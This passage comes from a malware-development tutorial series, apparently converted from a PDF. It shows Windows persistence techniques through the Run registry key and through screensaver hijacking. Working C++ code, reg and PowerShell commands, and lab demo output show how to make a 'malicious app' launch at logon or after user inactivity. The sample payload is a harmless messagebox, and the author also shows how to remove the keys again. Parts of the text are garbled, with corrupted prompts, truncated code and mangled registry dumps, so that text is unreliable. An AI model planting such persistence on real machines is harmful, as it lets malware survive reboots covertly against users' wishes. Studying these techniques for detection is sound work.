-ffunction-sections -fdata-sections -Wno-write-strings \
-fno-exceptions -fmerge-all-constants \
-static-libstdc++ -static-libgcc -fpermissive
```

```
[+] ./cocomolenc -kali [-./hacking/cybersec_blog/2022-04-20-malware-pers-1]
→ x86_64-w64-mingw32-gcc -fno-exceptions -fmerge-all-constants -static-libgcc -fpermissive
strings -fno-exceptions -fmerge-all-constants -static-libgcc -fpermissive

[cocomolenc@kali:~/.-./hacking/cybersec_blog/2022-04-20-malware-pers-1]
→ ls -lht
total 44K
-rwxr-xr-x 1 cocomolenc cocomolenc 15K Apr 20 19:06 hack.exe
-rw-r--r-- 1 cocomolenc cocomolenc 201 Apr 20 19:06 calc.exe
-rw-r--r-- 1 cocomolenc cocomolenc 356 Apr 20 19:06 calcABCD.exe
-rw-r--r-- 1 cocomolenc cocomolenc 15K Apr 20 19:29 pers.exe
-rw-r--r-- 1 cocomolenc cocomolenc 674 Apr 20 19:29 pers.cpp
-rw-r--r-- 1 cocomolenc cocomolenc 232 Apr 20 09:20 hack.cpp

[cocomolenc@kali:~/.-./hacking/cybersec_blog/2022-04-20-malware-pers-1]
→ $
```

And save it to folder Z:\\2022-04-20-malware-pers-1\\:



Then, let's create a script `pers.cpp` that creates registry keys that will execute our program `hack.exe` when we log into Windows:

```
/*
pers.cpp
windows low level persistense
via start folder registry key
author: @cocomelonc
```

```

https://cocomelonc.github.io/tutorial/
2022/04/20/malware-pers-1.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious app
    const char* exe = "Z:\\2022-04-20-malware-pers-1\\hack.exe";

    // startup
    LONG res = RegOpenKeyEx(HKEY_CURRENT_USER,
    (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
    0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ,
        (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}

```

As you can see, logic is simplest one. We just add new registry key. Registry keys can be added from the terminal to the run keys to achieve persistence, but since I love to write code, I wanted to show how to do it with some lines of code.

demo

Let's compile our `pers.cpp` script:

```

x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive

```

```

[cocomelonc@kali] ~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe /usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[cocomelonc@kali] ~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
$ ls -lht
total 15K
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 20 19:19 pers.exe
[cocomelonc@kali] ~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
$ 

```

Then, first of all, check registry keys in the victim's machine:

```

reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s

```

```

win10-x64 [peekaboo] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\2022-04-20-malware-pers-1>
PS Z:\2022-04-20-malware-pers-1> reg query "HKEY\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive REG_SZ "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2 REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
PS Z:\2022-04-20-malware-pers-1>

```

Then, run our `pers.exe` script and check again:

```

.\pers.exe
reg query "HKEY\Software\Microsoft\Windows\CurrentVersion\Run" /s

```


```

win10-x64 [peekaboo] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\2022-04-20-malware-pers-1>
PS Z:\2022-04-20-malware-pers-1> reg query "HKEY\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive REG_SZ "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2 REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
PS Z:\2022-04-20-malware-pers-1> .\pers.exe
PS Z:\2022-04-20-malware-pers-1> reg query "HKEY\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive REG_SZ "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2 REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
hack REG_SZ Z:\2022-04-20-malware-pers-1\hack.exe
PS Z:\2022-04-20-malware-pers-1>

```

As you can see, new key added as expected.

So now, check everything in action. Logout and login again:




```
1 // pers.cpp
2 // windows low level persistence via start folder registry key
3 // author: @cocomelonct
4 // https://github.com/cocomelonct/tutorial/2022/04/20/malware-pers-1
5 // v1.0
6
7 #include <windows.h>
8 #include <string.h>
9
10 int main(int argc, char* argv[]) {
11     HKEY hkey = NULL;
12     // malicious app
13     const char* exe = "Z:\\2022-04-20-malware-pers-1\\hack.exe";
14
15     // startup
16     LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Software\Microsoft\Windows\CurrentVersion\Run", 0, KEY_SET_VALUE, &hkey);
17     if (res == ERROR_SUCCESS) {
18         // create new registry key
19         RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
20         RegCloseKey(hkey);
21     }
22     return 0;
23 }
```

Pwn! Everything is worked perfectly :)


After the end of the experiment, delete the keys:

```
Remove-ItemProperty -Path \
"HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" \
-Name "hack"
reg query \
"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```




windows 11



This trick is also work on Windows 11:




```
win11-64bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive REG_SZ "C:\Users\test123\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
MicrosoftEdgeAutoLaunch_D187A17EAC5D2F77EC29BACB78F4CAE REG_SZ "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window -win-session-start /prefetch:5
Process Hacker 2 REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
PS Z:\>
```




```
win11-64bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive REG_SZ "C:\Users\test123\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
MicrosoftEdgeAutoLaunch_D187A17EAC5D2F77EC29BACB78F4CAE REG_SZ "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window -win-session-start /prefetch:5
Process Hacker 2 REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
PS Z:\> cd .\2022-04-20-malware-pers-1\ >pers.exe
PS Z:\> cd .\2022-04-20-malware-pers-1\ > reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive REG_SZ "C:\Users\test123\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
MicrosoftEdgeAutoLaunch_D187A17EAC5D2F77EC29BACB78F4CAE REG_SZ "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window -win-session-start /prefetch:5
Process Hacker 2 REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
hack REG_SZ Z:\2022-04-20-malware-pers-1\hack.exe
PS Z:\>
```





And cleanup:




conclusion

Creating registry keys that will execute a malicious app during Windows logon is one of the oldest tricks in the red team playbooks. Various threat actors and known tools such as Metasploit, Powershell Empire provide this capability therefore a mature blue team specialists will be able to detect this malicious activity.

RegOpenKeyEx
 RegSetValueEx
 RegCloseKey
 Remove-ItemProperty
 reg query

[source code in github](#)

43. malware development: persistence - part 2. Screensaver hijack. C++ example.



```
14 //include<windows.h>
15 DWORD size = sizeof(value);
16 ret = RegOpenKeyEx(hKeyRoot, lpSubKey, 0, KEY_ALL_ACCESS, &hkey);
17 if (ret == ERROR_SUCCESS) {
18     RegQueryValueExA(hkey, regVal, NULL, NULL, (L
19         if (strcmp(value, compare) == 0) {-
20             return TRUE;
21         }
22     }
23 }
24 return FALSE;
25 }
26
27 int main(int argc, char* argv[]) {
28     HKEY hkey = NULL;
29     // registry keys
30     const char* exe = "Z:\\2022-04-26-malware-pers
31     // timeout
32     const char* ts = "10";
33     // activation
34     const char* aact = "1";
35
36     // startup
37     LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPC
38     if (res != ERROR_SUCCESS)
39     {
40         RegSetValueExA(hkey, (LPCSTR)"ScreenSaveActive", 0, REG_SZ, (unsigned char)aact, strlen(aact));
41         RegSetValueExA(hkey, (LPCSTR)"ScreenSaveTimeOut", 0, REG_SZ, (unsigned char*)ts, strlen(ts));
42         RegSetValueExA(hkey, (LPCSTR)"SCRNSAVE.EXE", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
43     }
44 }
```

This post is a second part of a series of articles on windows malware persistence techniques and tricks.

Today I'll wrote about the result of self-researching another persistence trick: Abusing screensavers.

screensavers

Screensavers are programs that execute after a configurable time of user inactivity. This feature of Windows it is known to be abused by threat actors as a method of persistence. Screensavers are PE-files with a .scr extension by default and settings are stored in the following registry keys:

HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveActive

```

Windows PowerShell
File Machine View Input Devices Help
PS C:\Users\User> Remove-ItemProperty -Path "HKCU\Control Panel\Desktop" -Name "SCRNSAVE.EXE"
PS C:\Users\User> reg query "HKCU\Control Panel\Desktop" /s
HKEY_CURRENT_USER\Control Panel\Desktop
 ActiveWindowTrackTimeout REG_DWORD 0x0
 BlockSendInputRests REG_SZ 0
 CursorTimeout REG_DWORD 0x1308
 CursorWidth REG_DWORD 0x1
 ClickClockTime REG_DWORD 0x4b0
 CoolSwitchColumns REG_SZ 7
 CoolSwitchRows REG_SZ 3
 CursorBlinkRate REG_SZ 530
 DoubleClickTime REG_SZ 1
 DragFromMaximize REG_SZ 1
 DragFullWindows REG_SZ 1
 DragHeight REG_SZ 4
 DragWidth REG_SZ
 FocusOnVerbRight REG_DWORD 0x1
 FocusBorderWidth REG_DWORD 0x1
 FontSmoothing REG_SZ 2
 FontSmoothingGamma REG_DWORD 0x0
 FontSmoothingOrientation REG_DWORD 0x1
 FontSmoothingQuality REG_DWORD 0x2
 FontSmoothingTypeCount REG_DWORD 0x7
 ForegroundLockTimeout REG_DWORD 0x30d40
 LeftOverlapChar REG_SZ 3
 MenuShowDelay REG_SZ 400
 MouseWheelScrolling REG_DWORD 0x2
 PaintDesktopVersion REG_DWORD 0x0
 Pattern REG_DWORD 0x0
 RightOverlapChars REG_SZ 3
 ScreenSaveActive REG_SZ 1
 ScreenSaveTimeOut REG_DWORD 0x0
 Snapsizing REG_SZ 1
 TileWallpaper REG_SZ 0
 Wallpaper REG_SZ c:\windows\web\wallpaper\theme1\img13.jpg
 WallPaperOriginX REG_DWORD 0x0

```

set to 1 to enable screensaver.

HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveTimeOut - sets user inactivity timeout before screensaver is executed.

HKEY_CURRENT_USER\Control Panel\Desktop\SCRNSAVE.EXE - set the app path to run.

practical example

Let's go to look at a practical example. Let's say we have a "*malware*" from previous part `hack.cpp`:

```

/*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance,
HINSTANCE hPrevInstance, LPSTR lpCmdLine,
int nCmdShow) {
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}


```

Let's go to compile it:

```
x86_64-mingw32-g++ -O2 hack.cpp -o hack.exe \
-mwindows -I/usr/share/mingw-w64/include/ -s \
-ffunction-sections -fdata-sections -Wno-write-strings \
-fno-exceptions -fmerge-all-constants \
-static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali):~/hacking/cybersec_blog/2022-04-26-malware-pers-2$ x86_64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[cocomelonc㉿kali]:~/hacking/cybersec_blog/2022-04-26-malware-pers-2$ ls -l
total 24K
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 27 02:04 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 917 Apr 27 02:02 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 232 Apr 27 01:10 hack.cpp
[cocomelonc㉿kali]:~/hacking/cybersec_blog/2022-04-26-malware-pers-2$
```

And save it to folder Z:\2022-04-26-malware-pers-2\:



Then, let's create a script `pers.cpp` that creates registry keys that will execute our program `hack.exe` when user inactive 10 seconds:

```
/*
pers.cpp
windows low level persistense via screensaver
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/04/26/malware-pers-2.html
*/
#include <windows.h>
#include <string.h>

int reg_key_compare(HKEY hKeyRoot, char* lpSubKey,
char* regVal, char* compare) {
    HKEY hKey = nullptr;
    LONG ret;
    char value[1024];
    DWORD size = sizeof(value);
    ret = RegOpenKeyExA(hKeyRoot, lpSubKey, 0, KEY_READ, &hKey);
    if (ret == ERROR_SUCCESS) {
        RegQueryValueExA(hKey, regVal, NULL, NULL,
```

```

(LPBYTE)value, &size);
    if (ret == ERROR_SUCCESS) {
        if (strcmp(value, compare) == 0) {
            return TRUE;
        }
    }
}
return FALSE;
}

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious app
    const char* exe = "Z:\\2022-04-26-malware-pers-2\\hack.exe";
    // timeout
    const char* ts = "10";
    // activation
    const char* aact = "1";

    // startup
    LONG res = RegOpenKeyEx(HKEY_CURRENT_USER,
    (LPCSTR)"Control Panel\\Desktop", 0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, (LPCSTR)"ScreenSaveActive", 0,
        REG_SZ, (unsigned char*)aact, strlen(aact));
        RegSetValueEx(hkey, (LPCSTR)"ScreenSaveTimeOut", 0,
        REG_SZ, (unsigned char*)ts, strlen(ts));
        RegSetValueEx(hkey, (LPCSTR)"SCRNSAVE.EXE", 0,
        REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}

```

As you can see, logic is simplest one. We just add new registry keys for timeout and app path. Registry keys can be added from the cmd terminal:

```

reg add "HKCU\Control Panel\Desktop" /v ScreenSaveTimeOut /d 10
reg add "HKCU\Control Panel\Desktop" /v SCRNSAVE.EXE \
/d Z:\\2022-04-26-malware-pers-2\\hack.exe

```

or powershell commands:

```

New-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' \
-Name 'ScreenSaveTimeOut' -Value '10'
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' \

```

```
-Name 'SCRNSAVE.EXE' -Value \  
'Z:\2022-04-26-malware-pers-2\hack.exe'
```

but since I love to write code, I wanted to show how to do it with some lines of code.

demo

Let's compile our `pers.cpp` script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe \  
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \  
-fdata-sections -Wno-write-strings -fno-exceptions \  
-fmerge-all-constants -static-libstdc++ \  
-static-libgcc -fpermissive
```

```
[cocomelonc@kali]:~/hacking/cybersec_blog/2022-04-26-malware-pers-2]$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
[cocomelonc@kali]:~/hacking/cybersec_blog/2022-04-26-malware-pers-2]$ ls  
total 40K  
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 27 02:05 pers.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 35K Apr 27 02:05 pers.cpp  
-rw-r--r-- 1 cocomelonc cocomelonc 232 Apr 27 01:10 hack.cpp  
[cocomelonc@kali]:~/hacking/cybersec_blog/2022-04-26-malware-pers-2]$
```

Then, for the purity of experiment, first of all, check registry keys in the victim's machine and delete keys if exists:

```
reg query "HKCU\Control Panel\Desktop" /s  
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" \  
-Name 'ScreenSaveTimeOut'  
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" \  
-Name 'SCRNSAVE.EXE'
```

```

Windows PowerShell
PS C:\Users\User> reg query "HKCU\Control Panel\Desktop" /s
HKEY_CURRENT_USER\Control Panel\Desktop
  +-- AutoTrayIcon             REG_DWORD    0x0
  +-- BlockSendToRecents       REG_SZ      0
  +-- CaretTimeout             REG_DWORD    0x1388
  +-- CaretWidth               REG_DWORD    0x1
  +-- ClickLockTime            REG_DWORD    0x4b0
  +-- ColorDepthColumns        REG_SZ      7
  +-- Cool3dEffects             REG_SZ      3
  +-- CursorBlinkRate          REG_SZ      530
  +-- DockMoving                REG_SZ      1
  +-- DragFromMaximize          REG_SZ      1
  +-- DragFullWindows           REG_SZ      1
  +-- Dragging                 REG_SZ      4
  +-- DraggingIcon              REG_SZ      4
  +-- FocusBorderHeight         REG_DWORD    0x1
  +-- FocusBorderWidth          REG_DWORD    0x1
  +-- FontSmoothing             REG_SZ      2
  +-- FontSmoothingGamma        REG_DWORD    0x0
  +-- FontSmoothingOrientation  REG_DWORD    0x1
  +-- FontSmoothingType         REG_DWORD    0x2
  +-- ForegroundFlashCount     REG_DWORD    0x7
  +-- ForegroundLockTimeout     REG_DWORD    0x30d40
  +-- LeftOverlapChars          REG_SZ      3
  +-- MouseWheelRouting          REG_SZ      400
  +-- MouseWheelRouting          REG_DWORD    0x2
  +-- PaintDesktopVersion        REG_DWORD    0x0
  +-- Pattern                   REG_DWORD    0x0
  +-- RightOverlapChars          REG_SZ      3
  +-- ScreensaveActive           REG_SZ      1
  +-- ScreensaveActive           REG_SZ      1
  +-- TitleWallpaper             REG_SZ      0
  +-- Wallpaper                 REG_SZ      c:\windows\web\wallpaper\theme\img13.jpg
  +-- WallpaperOriginX           REG_DWORD    0x0
  +-- WallpaperOriginY           REG_DWORD    0x0
  +-- WallpaperStyle             REG_SZ      10

Windows PowerShell
PS C:\Users\User> Remove-ItemProperty -Path "HKCU\Control Panel\Desktop" -Name "ScreensaveActive"
At line:1 char:1
+ Remove-ItemProperty -Path "HKCU\Control Panel\Desktop" -Name "ScreensaveActive"
+ ~~~~~~
+ CategoryInfo          : PropertyScreenSaveTimeOut does not exist at path HKEY_CURRENT_USER\Control Panel\Desktop.
